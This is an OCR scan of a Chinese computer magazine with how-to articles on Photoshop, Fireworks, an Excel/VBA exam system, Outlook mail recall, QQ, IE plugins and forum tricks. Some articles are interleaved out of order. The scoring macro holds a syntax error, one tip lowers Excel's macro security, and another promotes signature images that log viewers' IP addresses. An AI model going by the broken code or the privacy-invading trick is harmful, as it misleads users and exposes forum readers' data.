在导出预览的导出对话框中，单击“文件类型”下拉列表，大家可以发现还有“Flash SWF”项，选择这一项即可导出为Flash动画了。

动画做好了，赶快把它加到QQ自定义表情中，第一时间发给QQ上的MM欣赏一下吧。

通过上面的学习，相信大家已经掌握了QQ动态表情的制作以及动画输出方法了。其实除自己手工设计外，还可以巧妙借用别人素材创建自己的动态表情，比如利用一些媒体播放软件（超级解霸等）截取自己喜爱的影片片段并保存为一张张连续的图片，然后再利用Fireworks制作并输出成为小电影形式的QQ动态表情，也非常的酷。让我们展开想像的翅膀吧，设计出个性化的QQ动态表情！ CF [YY19]

将纯色部分都选中了。不过其他色彩反差大一些的颜色还是没有选中，这时就可以用到下面这个秘技了。秘技4:按住Shift键不放，这时魔棒工具图标的下方会显示一个“+”号，表示在保留前面选区的基础上再把后面操作所得到的选区融合到原有的选区中。如果不按Shift键，则每次进行选取操作时，前面的选区都会丢失。

按住Shift键不放，连续在其他色彩区域点击，直到将超人周边的背景都选上为止。如果多选了，可改按Alt键不放，这时光标下方会显示出“-”号，此时再圈选，可将多选的部分减去。巧妙使用Shift和Alt键，即可对原有选区进行编辑了。

上面的秘技同样适用于其他的选取工具，比如超人图片右侧的高楼，如果也用魔棒工具来选取的话，就非常麻烦，这时可选取矩形选框工具(快捷键为M)，然后按住Shift键不放并框选右侧的高楼，即可将它也加到原有的选区中。总而言之，就是想办法将除人物之外的所有背景都选取出来。

魔棒工具选项栏上有一个“容差”项，当我们用魔棒在图片的某个地方点击时，Photoshop便会以被点击处的颜色为基准快速计算起来，周围凡是与被点击处颜色的差别在容差值的范围之内的，就把它纳入到选区中，否则排除出去。以此原则扩展，直到把周边所有的相似颜色都选取出来为止(秘技5:魔棒的容差值越大，选取的范围也就越大，不过误差也会增大；容差值越小，选取的范围也就变小，不过就更精确一些了。容差值的大小，应该根据图像的具体情况来设置，可以设置不同的大小多试几次)。

第五步:上一步选出了图片中的背景，而我们实际上想要的是人物，所以执行“选择→反选”菜单命令(快捷键为Ctrl+Shift+I)即可反选上人物了。按V键切换到移动工具，然后用移动工具将选取出来的人物直接拖放到前面打开的显示器图片窗口内，它会自动建立一个新的图层(见图5)。




图5

第六步:调整好位置后，为了让人物有从显示屏中跳出来的感觉，可将其后脚部分隐藏到显示屏中。如图6所示，切换到背景层(即显示器图层上)，点选多边形套索工具沿着显示器的边框将超人的后脚圈选出来，按Ctrl+C组合键复制(注意:此时是在显示器图层上操作，所以复制的实际上是显示器的边框)，再按Ctrl+V组合键粘贴，复制的部分将自动创建一个新图层，将新图层拖到最顶部，就可以看到超人超出显示屏之外的后脚被隐藏起来了(秘技6:画出选区之后，直接按Ctrl+J键拷贝选区到新的图层，可代替上面Ctrl+C和Ctrl+V这两步的操作)。




图6

第七步:本例还可以做很多后期的修饰，比如让蓝天白云中的部分白云也“溢”出显示屏以增加立体感，选中超人图片加上“风”滤镜效果产生动感，在最底层新建一图层并导入风景图片作为背景等，还可以为作品加上各种文字特效。在Photoshop中，只有你想不到的，没有你做不到的。

Just Do It

破“墙”而出



如图所示，是本刊2005年第4期封二上的一个广告图片:超人一拳击破铁皮墙的禁锢飞了出来，透过打破的墙洞，可以看到一片广阔的云天，墙洞的周边呈现出被重力击破后特有的撕边现象，非常真实。完全可以借鉴本文的方法制作这个图片效果，它基本上由三个图层组成:蓝天白云的背景是一层，超人图片是一层，墙洞是一层。这个制作的难度主要是铁皮撕边效果，需要用到轮廓绘制、多色渐变、手工涂抹、图层特效等多种操作。

CF [YY20]

何时拥得“美人”归

——Photoshop CS2先睹为快

■阿飞

今年3月，Adobe公司曾放出风来，要在5月发布最新版Photoshop CS2。实际上，4月22日就已经有人获得了完全包装的Photoshop CS2产品，有关它的评测文章也充斥了各类设计网站。大致说来，Photoshop CS2有以下一些新功能:




图1

★革命性的消失点工具(Vanishing Point):它可以在很短时间内实现令人惊奇的效果。可以匹配图像区域的角度自动进行克隆、喷绘、粘贴元素等操作(见图1)。

★多层操作(Multiple layer control):拖拖拽拽就可以选择、移动、建组、变形或扭曲多个层中的对象。

★智能对象(Smart Objects):使用智能对象可以对光栅图和矢量图进行非破坏性的缩放、旋转和扭曲等操作，还可以保存Adobe Illustrator中的矢量数据。

★数码相机RAW格式多图像处理:使用模拟多图像进程来加速RAW格式文件的工作流。按照选择的格式导入图像，包括Digital Negative(DNG)格式。可以自动调整图像的曝光度、阴影、明亮值和对比度。




图2

★图像扭曲(Image Warp):可以非常方便地将图像“贴”到立体图形上，效果非常棒(见图2)。

Photoshop CS2中文版可能还得等待一段时间，更多新功能的介绍与演示，大家可先 览Adobe的Photoshop CS2介绍网页，先睹为快:http://www.adobe.com/products/photoshop/newfeatures.html。我们在以后也会陆续为大家介绍一些Photoshop CS2的精彩实例，敬请关注。

CF [YY21]

■ 陈桂鑫

★★★★

用 Excel 建立模拟考试系统

本文可以帮你学到

- 利用 Excel 建立题库
- 帮您完成模拟考试系统的维护

做教师的少不了为学生制作各种各样的考试卷子，市面上虽有各种模拟考试系统，却因程序制作复杂，将老师们拒之门外。其实根本不需要懂编程，用 Excel 2003 你也可以制作一个类似的系统。一个可以自动出题、验证考号、答题后自动评分、保存记录的模拟考试系统，当然你也可以给它加上其他功能。

系统设计

1.建立题库

打开 Excel 2003，建立“单选题”工作表(如图1)，在 A2 输入公式 =ROW()-1&"."以自动生成序号，在 D2 输入 =IF(C2="","",RAND())，选中A2:D2拖动其填充柄向下复制到其他单元格，大概有几百行也就够了，剩下的需要时再复制。按住 Ctrl 键拖动工作表标签复制出两份，分别重命名为多选题、判断题。




图 1

2.设计试卷

建立“试卷”工作表，你可以按需要设置试卷，并输入单选题、多选题、判断题三个大题目，多选题需注明错、漏、多选均不得分。并留出相应的题目位置，单选题30题(A5:C34)，多选题 40(A36:C75)，判断题 30 题(A77:C106)。

用“自选图形/基本形状”中的棱台画一个按钮，选中在名称框中输入“出题按钮”4字回车，把它命名为“出题按钮”。再右击此按钮选择“添加文字”，在按钮上输入“出题”2字。同样再画一个按钮，把它命名为“评分按钮”，添加文字“评分”。(如图2)



图 2

3.显示题目

在 A5 输入公式 =INDIRECT("单选题!R"&ROW()-3&"C"&COLUMN(),0)，选中 A5 复制，再选中 A5:C34 进行粘贴。同样在 A36 输入公式 =INDIRECT("多选题!R"&ROW()-34&"C"&COLUMN(),0)并复制到 A36:C75，在 A77 输入公式 =INDIRECT("判断题!R"&ROW()-75&"C"&COLUMN()并复制到 A77:C106。在 E4 单元格输入公式 =IF(D4=C4,1,0)，这公式用来判断如果 D4 中的答案与 C4 的标准答案一致就得 1 分否则为 0 分。

A5 的公式表示对单选题工作表中同列、行数差 3 的单元格(A2)的引用，公式中使用了R1C1格式的单元格编号，其中 3、34、75 是由第一题所在的行数减 2 得来。这公式实现的是绝对位置引用，即不管在单选题工作表中进行插入、删除行或排序，A5 显示的始终都是你从单选题 A2 中直接看到的内容。因此 A5:C34、A36:C75、A77:C106 三个区域将分别与相应题库中最前面的 30(或 40)题的内容保持一致。

4.答案限制

选中 D5:D34 单击“数据/有效性”，在“允许”中选择“系列”，选中“提供下拉箭头”复选项，在“来源”中输入“A,B,C,D”，不含引号且其中逗号为半角格式(如图3)。切换到“出错警告”选项卡，输入错误信息为“只能输入 A、B、C、D 中的一项，其他任何符号或空格均为非法。”，选中“输入无效数据时显示警告”复选项，选择样式为“停止”(如图4)，确定完成设置。



图 3



图 4

同样对多选题 D36:D75，判断题 D77:D106 设置数据有效性，只是“来源”要分别换成“A,B,C,D,

AB,AC,AD,BC,BD,CD,ABC,ACD,BCD,ABCD″和″√,×″。″出错警告″也要做相应修改，特别是多选题一定要说明必须按ABCD的顺序输入多选项，否则无法正确评分，若觉得多选题要输入这一大串有效性设置太麻烦，不设置有效性也是可以，你只要在题目中注明不按顺序的不给分不就行了。

5.准考证号验证

建一个″考生名单″工作表，在A、B、C列分别输入序号、准考证号、考生姓名，选中B列在名称框中输入″考号″，回车确定把B列命名为考号(如图5)。回到″试卷″工作表选中要输入准考证号的D2单格，单击″数据/有效性″，在″允许″中选择″系列″，取消″提供下拉箭头″复选项，在″来源″中输入=INDIRECT("考号")。切换到″出错警告″选项卡，输入错误信息为″你输入的准考证号并不存在，请重新输入″，选中″输入无效数据时显示警告″，并设置样式为″停止″。在F3单元格输入公式=IF(D2="","",VLOOKUP(D2,考生名单!B:C,2,FALSE))，这公式会在输入准考证号后自动显示考生姓名。



图5

6.随机抽题

右击″出题″按钮，选择″指定宏″，在弹出窗口中，输入宏名为″出题″，单击″新建″按钮，编辑如下代码：

```
Sub 出题()
If Range("D2").Value = 0 Then
提示 = MsgBox("请先输入准考证号")
GoTo 重来
End If
'如果D2为空则弹出提示要求输入准考证号并直接跳到后面的"重来:"处 。
Sheets("单选题").Range("A:D").Sort Key1:=Sheets("单选题").Range("D2"), Order1:=xlAscending, Header:=xlGuess
Sheets("多选题").Range("A:D").Sort Key1:=Sheets("多选题").Range("D2"), Order1:=xlAscending, Header:=xlGuess
Sheets("判断题").Range("A:D").Sort Key1:=Sheets("判断题").Range("D2"), Order1:=xlAscending, Header:=xlGuess
'这三行分别是对单选、多选和判断题工作表的A:D区域按D列随机数升序排序。
Columns("B:B").Rows.AutoFit
'对B列设置最适合行高，以完整显示题目。
Range("D5").Select
'定位到D5以便输入答案
ActiveSheet.Shapes("出题按钮").Visible = False
'隐藏出题按钮以防重复选题
ActiveSheet.Shapes("评分按钮").Visible = True
'显示评分按钮
重来:
End Sub
```

试卷中的题目总是显示各题库最前面的N题，而在此对各题库按随机数进行随机排序后最前面的N题自然是随机的，也就相当于是随机抽题了。

7.成绩记录表

新建一个″成绩记录″工作表(如图6)，在A2输入公式=NOW()，并选中A列右击从″设置单元格格式″中设置为日期格式以显示当前时间。B2、C2分别输入=试卷!D2和=试卷!F2以显示相应数据。D2输入公式=SUM(E2:G2)对后面三个得分进行合计，E2、F2、G2则分别输入公式=SUM(试卷!E5:E34)、=SUM(试卷!E36:E75)、=SUM(试卷!E77:E106)分别对相应题型得分进行合计。



图6

8.评分和记录保存

右击″评分″按钮，选择″指定宏″，输入宏名″评分″，单击″新建″按钮，编辑如下代码：

```
Sub 评分()
Sheets("成绩记录").Rows("3:3").Insert Shift:=xlDown
'在成绩记录工作表第3行前插入一行
Sheets("成绩记录").Rows("2:2").Copy
'复制成绩记录工作表第2行
Sheets("成绩记录").Range("A3").PasteSpecial Paste:=xlPasteValues
'以数值方式粘贴到成绩记录工作表A3
得分 = MsgBox("最终得分" & Range("成绩记录!D2").Value & "其中:单选题" & Range("成绩记录!E2").Value & "、多选题" & Range("成绩记录!F2").Value &"、判断题" & Range("成绩记录!G2").Value &, , "评分结果")
'弹出信息框显示成绩记录!D2、E2、F2、G2的数据,标题为"评分结果"
Range("D2,D5:D34,D36:D75,D77:D106").ClearContents
'清除试卷工作表中输入的内容
Rows("3:106").RowHeight = 0
'设置题目区行高为0,以隐藏所有题目
ActiveSheet.Shapes("出题按钮").Visible = True
ActiveSheet.Shapes("评分按钮").Visible = False
'显示出题按钮,隐藏评分按钮
ActiveWorkbook.Save
'保存
End Sub
```

9.其他设置

选中A4单击″窗口/冻结空格″以始终显示1:3行的标题和按钮。右击C、E列选择隐藏。为答题区以外单元格设置填充色以示区别，把评分按钮重叠到出题按钮上(如图7)。




图7

选中D5:D34右击选择"设置单元格格式"，在"保护"选项卡中单击取消"锁定"选项，对于同样需要添写的D2,D36:D75,D77:D106区也同样取消锁定设置。然后单击"工具/保护/保护工作表"，在中间"允许此工作表所有用户进行"列表中只选中"选定未锁定单元格"和"设置行格式"两个选项，输入密码(如图8)，单击确定把工作表保护起来，这样考生就无法修改试题等相应单元格了。单击评分以隐藏所有题目，同时显示出题按钮，把文件保存为"模拟考试.xls"，退出。



图8

系统维护

1.资料输入

直接在前面做好的单选题、多选题、判断题工作表中输入题目和答案即可，按Alt+回车键换行，用空格进行水平定位。答案输入时注意不要有多余字符，特别是多选题一定要按ABCD的顺序输入多选项，否则无法正确评分，建议参照一4步操作对C列单元格设置有效性。若以后还想用到当前的题目顺序可在最后面增加一列(E列)填充序列号，需要时按此列排序即可。在"考生记录"工作表中输入姓名和准考证号，这可以直接从相关工作表中复制过来。

2.隐藏工作表

把除试卷外的其他工作表隐藏起来以免考生看到。单击"工具/宏/Visual Basic编辑器"，在弹出窗口左侧选中要隐藏的工作表名，如：Sheet4(判断题)，在属性窗口中把Visible项的值设置为0-xlsheetHidden(如图9)即可隐藏该工作表，重复这一步把除试卷外的其他工作表全部隐藏。以后如需显示只要按这操作把Visible改回-1-xlsheetVisible即可。若看不到属性窗口可按F4键显示。



图9

为防止学生修改，还得右击VBAProject(模拟考试.xls)选择"VBAProject属性"，在"保护"选项卡中选中"查看时锁定工程"，并输入密码(如图10)，确定保存文档退出。这样以后没有密码就别想修改这些内容了。

如何考试


图10

打开"模拟考试.xls"就只有一张"试卷"工作表，先输入准考证号回车确认，正确的话就显示姓名否则会要求你重输。单击出题按钮即可显示题目，同时出题按钮会变成评分按钮。考生可在D列选中相应单元格直接输入答案或单击单元格后的下拉按钮从列表中选择输入(如图11)。题目做完后，单击"评分"按钮即可显示最后得分，确定后自动保存，并回复到最初状态。


图11

小提示

开Excel的安全门

按照上面方法制作的模拟考试系统在运行时有一个问题，Excel 2003的默认设置会把宏的安全性设置为高，表现为运行时出现"安全性提示"对话框。解决方法是，打开Excel文档，依次单击"工具→宏→安全性"，选择"中"并"确定"，关闭并重新打开Excel文档后，选择"启用宏"即可。





系统修改

在电脑上能直接处理的题型就只有这三种，所以能改的也只有各种题的数量而已。这只要三步即可：

1.撤消工作表保护，在相应题目中选中N行，右击选择"复制"再选择"插入复制单元格"，如果要减少则右击选择"删除"就OK。

2.选中B:D列右击选择"取消隐藏"，按一.3中介绍的规则修改复制二、三大题各题目区域的公式。然后重新隐藏C列和保护工作表。分数记录中的公式会自动调整可不必修改。

3.修改一.8评分的宏代码中最后

```
Range("D2,D5:D34,D36:D75,D77:D106").ClearContents
Rows("3:106").RowHeight = 0
```

中的区域范围即可。

本文中的两个宏代码其实最主要部分就只是排序、设置行高、插入行、复制、选择性粘贴等基本操作而已，如果你不喜欢编代码，那么大可使用录制宏直接录制相应操作，基本的出题和评分功能都同样可以实现，只是会少一些提示窗口和按钮限制而已。

CF [YY22]

■四川　遥小小

★★★

邮件发出去之后，我后悔了……

本文可以帮你学到

- 在Outlook中撤回已经发送的邮件
- 如何让收件人不看到你发送给他的邮件

这日，笔者一哥们苦　　地找我帮忙，原来，他酒醉后一时性起，写了封E-mail给她的女友，要求对方分手，酒醒之后才恍然大悟。无奈邮件已经发出，覆水难收，只好向我求助。我面露难色，对这位哥们说道:"发出去的邮件，犹如泼出去的水，这个问题不好解决啊！让我试试看吧……"

招式一:利用Outlook和OE自带的"招魂术"

1.Outlook用户

如果你和对方都使用Outlook发送、接收邮件，而你们所使用的邮件服务器都是Microsoft Exchange Server，可以使用Outlook中自带的"邮件召回"功能，该功能允许你召回已经发出的邮件。

小提示

我的邮件服务器是Exchange Server吗?

首先在Foxmail、Outlook Express等邮件客户端中找到一封你之前收到的对方发送过来的邮件，查看其邮件头信息(以Foxmail为例，其查看方法为:打开邮件后，选择"邮件→查看原始信息"菜单)，如果看到其中包含类似"Received: from...by mx4 (Coremail) with...x-mimeoIE: Produced By Microsoft Exchange..."字段，则表示其邮件服务器使用的是Microsoft Exchange Server(见图1)。



图1

第一步:运行Outlook，切换到"邮件"标签，在"已发送邮件"文件夹中找到要撤回或替换的邮件，依次选择"动作→撤回该邮件"菜单。

第二步:如果只想召回这封已经发出的邮件，请勾选"删除该邮件的未读副本"，勾选"告诉我对每个收件人的撤回操作是成功还是失败"则可以收到一个操作是否成功的提示，设置完毕后单击"确定"即可(见图2)。不过，做了这样的操作后，不要以为就万事大吉了，我们分两种情况来介绍可能产生的结果。




图2

情况一:查看收件人在Outlook中是否做了如下设置:选择"工具→选项"菜单，切换到"首选参数"标签，单击"电子邮件选项"按钮，在打开的窗口中单击"跟踪选项"，勾选"在到达时处理要求和响应"(见图3)。



图3

如果对方没有将该邮件接收到自己的硬盘，该邮件会被成功撤回;如果对方将该邮件接收到了Outlook收件箱，但没有阅读它，对方将收到一个提示信息，表明你已经删除了该邮件，对方将无法阅读该邮件;如果已经阅读了该邮件，他也会收到一个提示信息，表明你试图删除该邮件。

情况二:"在到达时处理要求和响应"一项处于未勾选状态，或收件人在Outlook中设置了邮件规则，并按照此规则将你发送到的邮件移动到了其他文件夹中。

如果对方没有将该邮件接收到自己的硬盘，该邮件会被成功撤回;如果对方已经将该邮件接收到了Outlook收件箱，不管是否已经阅读它，撤回操作都将失败。也就是说，如果对方阅读该邮件则可以顺利阅读，但依然会收到一个试图删除该邮件的提示。

2.Outlook Express

对于双方都使用Outlook Express，且双方使用的邮件服务器都是Microsoft Exchange Server的情况，也可以使用Outlook Express中的"邮件招回"功能，不过前提是对方的Outlook Express尚未将邮件接收到硬盘。其具体撤回方法为:

胖企鹅，你给我跑快点！

★★

■ LX

每当启动QQ后，在登录成功前，你会发现总有很长一段等待时间。这段时间QQ在干什么？没人知道，但根据以往经验，为了提高速度，我们总要牺牲一些东西，而使用本文介绍的方法，牺牲的东西微不足道，赶快试试吧！

第一招:去除面板赘肉

我们要把QQ面板上多余的选项都˝隐藏˝掉:依次进入˝菜单→个人设置→系统设置→面板设置→系统面板˝，把这里的选项全部都隐藏掉（见图1）。



图1

小提示

留下一两个对你非常有用的面板（如网络硬盘）也未尝不可。

第二招：抛弃从未使用过的“自动更新”

关闭自动更新功能：依次进入˝菜单→个人设置→系统设置→自动更新设置˝，选择˝不启动自动更新˝选项。你注意到没有，虽然原来你一直启动了自动更新，但是QQ从没有自动为你升级过。反倒是腾讯网站在频繁地升级软件。既然大家都是去网站下载，自动更新就省了吧！



图2　简洁清新的风格

第三招：网络环境你少管！

QQ有一个自动检测网络状态的功能，网络从断开到恢复后可以自动上线。如果你不在意这个功能，完全可以去除！依次进入˝菜单→个人设置→系统设置→基本设置˝，去掉˝自动检测网络状态˝的选择状态(这个是默认选中的)。

第四招：让胖企鹅轻装上阵

这里，我们要使用默认的QQ皮肤。依次进入˝菜单→更换皮肤˝，选择˝标准界面˝即可（见图2）。

好了，经过上面的设置后，重新登录一下QQ，你会发现：登录速度有了明显的改善！经过一番修改之后，QQ软件占用的系统资源没有明显降低，但登录速度有很大提高！

CF [YY24]

在Outlook Express中切换到˝已发送的邮件˝标签，打开想要召回的邮件，选择˝工具→撤回该邮件˝菜单，这时对该邮件有两种处理方法:想要召回，则单击˝删除该邮件的未读副本˝;想用其他邮件代替，则单击˝删除未读副本并用新邮件替换˝，单击˝确定˝，然后撰写新邮件并发送即可。

招式二:QQ邮件中的删除功能

如果利用QQ邮箱给对方发送邮件，想要召回就相对比较简单了，只要对方尚未开启QQ邮箱功能，召回操作都能成功。

首先在QQ中选择˝菜单→工具→QQ邮箱客户端˝打开QQ邮件，接下来选择˝工具→远程邮箱管理˝菜单或者按下F12热键，切换到˝待收取邮件夹˝，这时候我们可以看到自己发送出去的那封邮件，选中后右击，选择˝删除˝菜单即可(见图4)。



图4

CF [YY23]

Maxthon 也没什么了不起 看我 IE 怎样模仿你

强！ IE 摇身变 Maxthon

★★★

■ ABC

现在许多朋友都使用 Maxthon、Green Browser 等多窗口的 览器，它们最吸引人的地方就是在同一窗口可以以标签形式打开多个网页，不像 IE 那样每个窗口都是独立的，同时这些 览器还提供有弹出窗口、广告内容过滤等辅助功能。今天我们就为 IE 也武装一番，让它轻松拥有像 Maxthon 一样的多窗口、广告过滤等功能。

为 IE 增加多窗口、过滤及隐私保护

首先我们要安装 MereSurfer，它是一款 IE 增强软件，安装后就会使 IE 立即实现标签式的多窗口功能，同时还有弹出窗口、广告过滤，隐私保护等功能。

MereSurfer 2005 小档案

- 软件版本：10.7　　软件大小：874KB
- 软件性质：免费软件　　适用平台：Windows 9x/2000/XP
- 下载地址：http://www.download.com/MereSurfer-2005-All-in-IE-Edition/3000-7786_4-10376324.html
- 软件备注：开机以及打开IE时会提示下载专业版

第一步：安装 MereSurfer 后启动 IE，在工具栏会出现如图 1 所示的软件按钮，首先按下第三个按钮打开设置窗口。




图 1

第二步：在“Pop-Up Blocker”（弹出窗口阻拦）中按图 2（以后在 览过程中，所有弹出窗口都将被过滤，按 Ctrl 键会临时允许弹出窗口）进行设置。




图 2

第三步：按着进入“Ad Remover”（去除广告）选项卡，勾选“Enable Ad Remover”。这里面已经内置了一些网页广告的 URL，一般不需特别设置。

第四步：进入“Tabbed Window”（标签窗口）选项卡，勾选“Enable Tabbed Windows”（开始标签窗口），如果你比较习惯标签放置在窗口上方，则应勾选“Place the tabs on the top of the window”。

小提示

“Tracks Eraser”（痕迹擦除）、“Trusted domains”（信任域）这两个选项卡一般不用特别设置，前者主要用于设置是否在浏览结束后将你的个人记录擦除，比如：Cookies、缓存文件、历史文件等，后者为了设置信任的网站。

好了，现在让我们打开 http://www.cfan.com.cn 网站，进入后再按下 Ctrl 键的同时点击其中一些链接，是不是 IE 也变成多窗口 览器了（见图 3）？另外，虽然 MereSurfer 已内置了大部分广告网站，但相信你肯定在 览中还会遇到不少漏网之鱼，此时可以直接在网页中右击广告 Banner 等，在 IE 右键菜单中会出现“Add to banner block list”（添加到 banner 过滤列表中），选中它即可将广告 Banner 收入过滤列表，下次就不会有它再烦你啦。




图 3

这些插件你不能不装

名称	功能	下载地址
Exif Show	在IE中可以直接查看网页显示照片的Exif信息	http://nj.onlinedown.net/soft/19388.htm
Google网页快照插件	帮助你查看一些无法访问的Google网页快照	http://nj.onlinedown.net/soft/16038.htm
iMarkup	给网页做标记，当你开启曾经做过标记的网页时，iMarkup会自动显示出标记	http://download.pchome.net/internet/browser/plugin/2177.html
Microgarden WebTools	给IE增加多窗口功能	http://download.pchome.net/internet/browser/plugin/15617.html
Google Toolbar	不必登录网站，直接用Google搜索	http://download.pchome.net/internet/browser/plugin/14930.html
AI RoboForm	在网上要填的密码太多了，请它帮你自动填写吧	http://download.pchome.net/internet/browser/plugin/2164.html

注：如果你想查找更多 IE 插件，可以登录以下网址查看：
http://www.brothersoft.com/Internet_Browser_Plug-ins_Download_List_1.html
http://download.pchome.net/internet/browser/plugin/

CF [YY25]

3 招密技迅速提升你的“灌水”能力

瞬间成为论坛高手

★★

■ 山东　陈俊杰

去论坛〝灌水〞是网虫们的必修功课。不过，若要成为论坛高手，可不是一件容易的事情。本文为你奉上几个成为论坛高手的〝必杀技〞，有了这些技能，你就能很快从〝小虾米〞转化成〝大侠〞了！

软件帮你成为贴图高手

论坛管理者为了减轻论坛服务器的负担，常常会对上传到论坛的图片做诸多的限制，如限制大小、格式、数量等。要想随心所欲地上传图片，必须通过变通办法，〝网络驿站〞可以实现这一目的。用户可以通过这个软件把图片或其他文件上传到免费空间中，然后将生成的图片链接粘贴到论坛中，这样就可以绕过对图片的限制了。下面我们一起来看看如何实现这一操作过程。

第一步:选择服务器

软件已经内置了10多个免费空间，这些空间全部不用注册，直接就可以使用，而且没有空间限制。单击〝可选服务器〞后的下拉按钮，就会列出所有的内置服务器(见图1)，选择一个即可。需要注意的是，每个空间支持的文件格式不同，所以上传不同格式的文件要选择合适的空间。当选中某个空间后，会在〝提示信息〞栏中显示出该空间支持的文件格式。



图1

小提示

软件支持在线更新空间服务器，单击“工具”菜单下的“网络更新”，就会弹出数据库更新窗口，就可以进行在线更新操作了。

第二步:选定要上传的图片

单击〝选择图片〞按钮，就会打开文件选择框，选中要上传的图片即可。如果上传的图片较多且很分散，可以采取添加目录的方法，先将所有待上传的图片放到一个目录中，然后单击〝添加目录〞，选中这个目录即可。所有被选定的文件都会显示在软件主界面中间的文件列表中，选中某图片，将会在〝图片预览〞栏中显示图片。

网络驿站小档案

u软件版本:2.5	软件大小:847KB
u软件性质:共享软件	适用平台:Windows 98/2000/XP
u下载地址:http://www.onlinedown.net/soft/37423.htm	

第三步:设置上传线程

根据上传图片的大小与数量设置好线程数，一般来说，当图片小于300KB时，尽量不要超过2个线程，否则会因为上传速度过快导致服务器出错。另外，过多的线程会占用大量的带宽，影响上网速度。设置完毕就可以上传图片了。

第四步:复制链接代码

选中要进行操作的图片文件，然后单击〝复制代码〞旁的下拉按钮，从中选择UBB代码、URL地址、HTML代码或超链接(见图2)，就会将相应的代码复制到粘贴板中。接下来，你就可以将这些代码粘贴到论坛中了。



图2

发帖高手 一学就会

在论坛发帖子谁都会，可你能快速将黑色文字变成多种颜色的文字，甚至卡通字体吗？GO！我来告诉你。

1.彩色字体

首先在输入区键入文字，然后单击工具栏上按钮旁的下拉按钮，在弹出的菜单中将〝字色随机〞项打勾，将〝不用彩字〞项打叉。单击〝转换〞按钮，即可将黑色的文字随机转换成彩色了(见图3)。

再单击按钮旁的下拉按钮，选择〝复制为论坛代码〞项，会弹出要求输入彩字存放网址的窗口，按默认设置即可。这样，论坛代码就被保存到剪贴板中了，直接粘贴到论坛的文字编辑区就OK了。



图3

2.卡通文字

除了能将文字变为多种颜色外，还可以通过软件将文字变成具有卡通效果的Q版文字，这个软件就是〝易我秀〞，只要你访问的论坛支持贴图功能，那么使用〝易我

网站好做，Logo难求！没有美术功底的菜鸟们该怎么办？

爱“拼”才会赢　五分钟完成网站Logo

★★★

■金色铁锚　选题推荐：teedybear

Logo是网站的标志，是一张亮丽的网站名片。但要想做好它并不是件容易事，你不但需要会使用Photoshop、Firework等图像处理软件，而且还要有相当强的美工基础。但现在你可以告别以前的　　时光了，有了AAA-Logo，只需像小孩子搭积木一样，几分钟就能制作出精美的网站Logo！



无需美工基础，精美的网站Logo只需要几次拖拽就能完成！

实战：五大步“拖”出精美网站Logo

第一步：安装并启动AAA-Logo，首先出现的是一个模板选择界面，共有108种模板可供用户选择(见图1)，可以通过“Next Page”按钮进行翻页。



图1

AAA LOGO小档案

- 软件版本：1.20　　软件大小：5311KB
- 软件性质：共享软件　　运行平台：Windows 2000/NT/XP/2003
- 下载地址：http://www.onlinedown.net/soft/33811.htm
- 汉化文件下载地址：http://www.onlinedown.net/soft/37037.htm
- 软件备注：汉化文件不能单独安装使用，请先安装英文原版再使用汉化文件。免费版本在一些字体、特效方面有功能限制，但现有功能已经足够吸引人！

初期模板虽然简单，但都比较精美，任选一种模板即可，如果不喜欢这些模板也没有关系，这并不会影响到我们后面的操作。点击后进入到AAA-Logo的主界面。

第二步：如图2所示，窗口最上方是菜单栏，紧接着的是工具栏，下部左侧上方是“组件”预览区，中部是“标志物体库”，里面有2000多种图案供用户选择，通过这些图案的组合搭配，用户就可以快速生成属于自己的网站Logo，下方是“文字输入文本框”，供用户输入文字用。在窗口下部右侧是Logo的实时预览图，最终生成的网站Logo跟这里显示的一模一样。

小提示

使用中发现，Logo中的文字不能使用中文，否则会出现乱码。好在网页Logo用英文和图形较多，影响不大。

秀”就可以转换成卡通文字(下载地址：http://assistant.eoshow.com/)。使用方法很简单，这里就不过多介绍了(见图4)。



图4

搞怪高手

如果你的签名图片中显示来看帖人的IP地址、系统信息甚至地理位置，相信他一定会很惊讶的。这种方法的原理是：网站对每个访问者的系统信息、IP地址进行检测，然后根据IP数据库中的资料搜索出对应的地理位置，再写入生成的图片中。这样，每个人都会在图片中看到自己的地址及系统信息(见图5)。



图5

现在很多网站提供这种服务，比如http://www.happybobby.com/ipsign.asp这个网站，所需要做的就是将链接代码粘贴到论坛的个人资料签名中。有些网站提供了雷傲和动网论坛的UBB代码和嵌入网页的Html代码(见图6)，选择合适代码，并将它粘贴到论坛的个人资料签名中，这样，当你发帖子时就会自动加上显示IP图片签名。



